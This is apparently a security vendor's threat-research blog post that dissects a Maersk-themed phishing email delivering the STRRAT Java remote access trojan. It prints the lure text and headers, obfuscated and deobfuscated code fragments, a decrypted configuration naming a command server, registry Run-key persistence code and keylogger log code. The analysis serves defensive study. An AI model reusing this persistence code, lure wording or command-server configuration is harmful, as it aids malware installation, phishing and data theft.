New STRRAT RAT Phishing Campaign

fortinet.com/blog/threat-research/new-strrat-rat-phishing-campaign

January 20, 2022

FortiGuard Labs Threat Research Report

Affected Platforms: Windows
Impacted Users: Windows users
Impact: Collects sensitive information from the compromised end point
Severity Level: Medium

Shipping is an indispensable part of modern life. It is the lifeblood of the global economy, with numerous large companies (and their equally large container ships) perpetually moving goods from one corner of the earth to the other to provide consumers and industries with the necessities of life.

Due to the critical importance of shipping and receiving goods to most organizations, threat actors often use shipping as a lure for phishing emails—such as false invoices, changes in shipping delivery, or notices related to a fictitious purchase—to entice recipients into opening malicious attachments and inadvertently downloading malware.


FortiGuard Labs recently came across an example of such an email which was subsequently found to harbor a variant of the STRRAT malware as an attachment.

This blog will detail the deconstruction of the phishing email and its malicious payload.

Examining the phishing email

STRRAT is a multi-capability Remote Access Trojan that dates to at least mid-2020. Unusually, it is Java-based and is typically delivered via phishing email to victims.


Like most phishing attacks, previous STRAAT campaigns have used an intermediate dropper (e.g., a malicious Excel macro) attached to the email that downloads the final payload when opened. This sample dispenses with that tactic and instead attaches the final payload directly to the phishing email.



From [redacted] | Maersk Shipping <shipping@acalpulps.com>
Subject **RE: [External] RE: NEW BOOKING REQUEST FOR 1X40HQ/20ft HQ // INV_PKLIST/ 25 400264/25 436549/ HOMESENSE // SO NO: 32736269+32736326 //**
Reply to [redacted] | Maersk Shipping <exports@ftqplc.in>

Figure 1. Spoofed email sender and subject

As Figure 1 shows, this sample is clearly not from Maersk Shipping. The threat actors are hoping that recipients do not look too closely. Digging into the email headers further, the full trail of where the email has come from becomes apparent:




```
Received: from EX02.ge.local (192.168.1.120) by EX02.ge.local (192.168.1.120)
 with Microsoft SMTP Server (version=TLS1_2,
 cipher=TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256) id 15.1.2375.17 via Mailbox
 Transport; Mon, 13 Dec 2021 13:16:43 +0100
Received: from EX02.ge.local (192.168.1.120) by EX02.ge.local (192.168.1.120)
 with Microsoft SMTP Server (version=TLS1_2,
 cipher=TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256) id 15.1.2375.17; Mon, 13 Dec
 2021 13:16:41 +0100
Received: from exchange-pop3-connector.com (192.168.1.120) by EX02.ge.local
 (192.168.1.120) with Microsoft SMTP Server id 15.1.2375.17 via Frontend
 Transport; Mon, 13 Dec 2021 13:16:41 +0100
Return-Path: shipping@acalpulps.com
Authentication-Results: mqeue111.server.lan; dkim=none
Received: from [217.72.192.67] ([217.72.192.67]) by mx.kundenserver.de
 (mxeue109 [217.72.192.67]) with ESMTPS (Nemesis) id 1MxEkw-1md7pW2S1w-00xUl4
 for                      ; Mon, 13 Dec 2021 13:13:26 +0100
Received: from mail.acalpulps.com ([94.228.125.235]) by mx.kundenserver.de
 (mxeue109 [217.72.192.67]) with ESMTPS (Nemesis) id 1N6tvF-1mSNFR2NiB-018FbV
 for                    ; Mon, 13 Dec 2021 13:13:26 +0100
Received: from acalpulps.com (unknown [185.162.88.141]) by mail.acalpulps.com
 (Postfix) with ESMTPSA id C38924D5E7   for                    ; Mon, 13 Dec
 2021 15:12:11 +0300 (MSK)
Authentication-Results: mail.acalpulps.com; spf=pass (sender IP is
 185.162.88.141) smtp.mailfrom=shipping@acalpulps.com smtp.helo=acalpulps.com
Received-SPF: pass (mail.acalpulps.com: connection is authenticated)
Reply-To:                | Maersk Shipping <exports@ftqplc.in>
From:                | Maersk Shipping <shipping@acalpulps.com>
```

Figure 2. Email headers


After departing the sender’s local infrastructure, the message eventually routes through “acalpulps[.]com” before being delivered to the final recipient. This domain was only registered in August 2021, making the domain somewhat suspicious. Additionally, the domain used in the “Reply-To” address, “ftqplc[.]in”, was also recently registered (October 2021), making it also highly suspect.

The email body encourages the recipient to open attachments about a scheduled shipment.



```
Dear Sir / Madam,

Please find attached the following documents pertaining to your shipment and  M. V.  <http://v.al/> M-1(667.00 Mt)


Debit Note #

FCR #

Date of Payment

Chq # or UTR # in case of RTGS/NEFT

Chq/RTGS Amount

TDS, if any

HR202122T043082

R621152234

-

AXIC212661344468

56188

560

HR202122T043081
```

Figure 3. Email body
As of the publish date of this blog, the domain “v[.]al” included in the body of the letter does not resolve.




3 attachments 183 kB
maersk.png 3.2 kB
SHIPMENT_DOCUMENTS_INV-PLIST01256_BL PDF.zip 89.7 kB
SHIPMENT_DOCUMENTS_INV-PLIST01256_BL PDF (2).zip 89.7 kB

Figure 4. Email attachments
Attached directly to the sample email are a PNG image and two Zip archives. “maersk.png” is just an image file, as shown in Figure 4. The two Zip archives, “SHIPMENT_DOCUMENTS_INV-PLIST01256_BL PDF[.]zip” and “SHIPMENT_DOCUMENTS_INV-PLIST01256_BL PDF (2)[.]zip”, however, contain an embedded copy of STRRAT.


Examining the STRRAT attachment

“SHIPMENT_DOCUMENTS_INV-PLIST01256_BL PDF[.]zip” and “SHIPMENT_DOCUMENTS_INV-PLIST01256_BL PDF (2)[.]zip” are identical files, as can be seen through their respective SHA256 hash values.




```
409ad1b62b478477ce945791e15e06b508e5bb156c4981263946cc232df89996  SHIPMENT_DOCUMENTS_INV-PLIST01256_BL PDF.zip
```

Figure 5. SHA256 hash of “SHIPMENT_DOCUMENTS_INV-PLIST01256_BL PDF[.]zip”



```
409ad1b62b478477ce945791e15e06b508e5bb156c4981263946cc232df89996  SHIPMENT_DOCUMENTS_INV-PLIST01256_BL PDF (2).zip
```

Figure 6. SHA256 hash of “SHIPMENT_DOCUMENTS_INV-PLIST01256_BL PDF (2)[.]zip”
Unzipping one of these archives presents the file “SHIPMENT_DOCUMENTS_INV-PLIST01256_BL PDF[.]jar”. However, upon opening the file in Jar Explorer, a few things become immediately apparent.




```
package carLambo;

public class FirstRun extends Ea {
    public static void main(String[] a) {
        System.out.println(s.ALLATORIxDEMO("f`0`0`0`0`0`0`0`0`0`0`0`0`0`0`0`0`0`0`0`0`0`0`0`0I0cLcLcLcLcLcLcLcLcLcLcLcLcLcLcLcLcLcLcLcLcLcLcLcL`f`LcLcLcLc0`L`LcL`Lc
        System.out.println(P.ALLATORIxDEMO(")\u0007\u0013\u0000\u0004\f@\u0004\u0001\u0000\u000eI\r\f\u0014\u0001\u000f\r"));
        System.setProperty(s.ALLATORIxDEMO("\u00047\u00183\u001fm\u001c1\u00037\u0003 \u0003/\u001f"), P.ALLATORIxDEMO("=,:\u0016XL=,:\u0016XNXL=,:\u0016XN["));
        boolean var10000;
        String[] var10001;
        if (a != null) {
            var10000 = true;
            var10001 = a;
        } else {
            var10000 = false;
            var10001 = a;
        }

        if (var10000 & var10001.length == 1) {
            try {
                L = new s(s.ALLATORIxDEMO("ZwYtT"));
            } catch (Exception var3) {
                System.exit(0);
            }
        } else {
            String[] var1 = ALLATORIxDEMO();

            try {
                (K = new s(var1[1])).E();
            } catch (Exception var2) {
                System.exit(0);
            }
        }

        new FirstRun(a);
```

Figure 7. Initial view of “SHIPMENT_DOCUMENTS_INV-PLIST01256_BL PDF[.]jar” in Jar Explorer

Firstly, a large number of Java class files are part of this package. Secondly, the class “FirstRun” strings appear to be scrambled or encoded. Lines that are appended with “ALLATORIxDEMO” indicate the presence of the Allatori Java Obfuscator.


This can be validated by attempting to execute the jar file.



```
################################################
#                                              #
#         ## #   #    ## ### ### ##  ###       #
#        # # #   #   # #  #  # # # #  #        #
#        ### #   #   ###  #  # # ##   #        #
#        # # ### ### # #  #  ### # # ###       #
#                                              #
# Obfuscation by Allatori Obfuscator v7.3 DEMO #
#                                              #
#           http://www.allatori.com            #
#                                              #
################################################
```

Figure 8. Splash screen shown when attempting to execute “SHIPMENT_DOCUMENTS_INV-PLIST01256_BL PDF[.]jar”


Confirming that this has been obfuscated using Allatori helps in the analysis process as open-source tools are available that can roll this back and reveal the actual content inside the jar file. Java Deobfuscator (https://github.com/java-deobfuscator/deobfuscator) works particularly well against Allatori and successfully restores the original string content, as shown below.



```
package carLambo;

public class FirstRun extends Ea {
    public static void main(String[] a) {
        System.out.println("\n################################################\n#                                             #\n#        ## #   #    ## #
        System.out.println("Inside main method");
        System.setProperty("https.protocols", "TLSv1,TLSv1.1,TLSv1.2");
        boolean var10000;
        String[] var10001;
        if (a != null) {
            var10000 = true;
            var10001 = a;
        } else {
            var10000 = false;
            var10001 = a;
        }

        if (var10000 & var10001.length == 1) {
            try {
                L = new s("64578");
            } catch (Exception var3) {
                System.exit(0);
            }
        } else {
            String[] var1 = ALLATORIxDEMO();

            try {
                (K = new s(var1[1])).E();
            } catch (Exception var2) {
                System.exit(0);
            }
        }

        new FirstRun(a);
    }
}
```

Figure 9. The same view of class “FirstRun” now deobfuscated


Independently encoded from the class files in STRRAT is the configuration file (config.txt). On first view, it is base 64 encoded, as shown in Figure 10.



```
AAAAEMb+tULo/PI4d8DW/LeK1+I9ayVUgXYuzY65JinomXY6xLvMXplnWQq1RIOjJlE1HyIh77UiHT4dae0juBbHagHGzS4X6mfhPvr1++de0um+S2GxDg/Dy8E2zGyc6XxHzsI1GH9L
```

Figure 10. Base 64 encoded “config.txt”


When decoded, the file is unfortunately still scrambled.



```
^@^@^@^P���B���8w�������=k%T�v.�&)��v:L�^�gY
�D��&Q5^_"!��"^]>^]i�#�^V�j^A��.^W�g�>����^���Ka�^N^O����6�l��|G��5^X^?K$��pJt��^Q^Mq^S>��
}i���^^_;�^D�^_��2?vb;�(�{m���
```

Figure 11. “Decoded” configuration file

By searching the code for “config.txt,” we can see that the configuration file was encrypted using AES and uses the passphrase of “strigoi.” Decrypting the config file now becomes possible.




```
198.27.77.242|1788|http://jbfrost.live/strigoi/server/?hwid=1&lid=m&ht=5|198.27.77.242|1780|true|true|true|khonsari
```

Figure 12. Decrypted configuration file


The final item in the line in Figure 12 was of particular interest, as this sample appeared during the height of the Log4Shell event. Khonsari was the name of a ransomware variant taking advantage of that particular vulnerability. Here, though, the word functions as a software key, and there is no evidence of any link between the two pieces of malware.

Most malware strains have a requirement to maintain persistence across reboots and sessions so they can complete tasks they’ve been set. STRRAT accomplishes this by copying itself into a new directory and then adding entries to the Windows registry to run at system startup.



```java
    try {
        if (W.ALLATORIxDEMO(-2147483647, "Software\\Microsoft\\Windows\\CurrentVersion\\Run", var2, 0) == null) {
            var1 = "\"" + System.getProperty("java.home") + File.separator + "bin" + File.separator + "javaw.exe\" -jar \"" + FirstRun.E() + "\"";
            W.ALLATORIxDEMO(-2147483647, "Software\\Microsoft\\Windows\\CurrentVersion\\Run", var2, var1, 0);
            W.ALLATORIxDEMO(-2147483646, "Software\\Microsoft\\Windows\\CurrentVersion\\Run", var2, var1, 0);
        }
    } catch (Exception var3) {
        var3.printStackTrace();
    }
  catch (Exception var5) {
```

Figure 13. Code to modify the registry




Name	Type	Data
(Default)	REG_SZ	(value not set)
OneDrive	REG_SZ	"C:\Users\ .AppData\Local\Microsoft\OneDrive\OneDrive.exe" /background
SHIPMENT_DOCUMENTS_INV-PLIST01256_BL PDF	REG_SZ	"C:\Program Files (x86)\Java\jre1.8.0_311\bin\javaw.exe" -jar "C:\Users\ \AppData\Roaming\SHIPMENT_DOCUMENTS_INV-PLIST01256_BL PDF.jar"

Figure 14. Modified registry


STRRAT queries the host to determine its architecture and anti-virus capability on startup. It also queries running processes, local storage, and network capability.

In terms of capabilities, STRRAT can log keystrokes and maintain an HTML-based log to store items of interest.



```java
if (var7 != null) {
    label23: {
        try {
            Socket a = "<!DOCTYPE html><html><head><style>body{font-size:13px;font-family:verdana,helvetica,arial,sans-serif;color:#666666;background-color:
            (K = new FileWriter(a, false)).write(a);
            K.flush();
            K.close();
            L = new StringBuilder();
            ALLATORIxDEMO = true;
            m();
        } catch (Exception var3) {
            ALLATORIxDEMO();
            break label23;
        }

        var8 = a;
        break label25;
    }
}
```

Figure 15. Code to create the keyboard log file



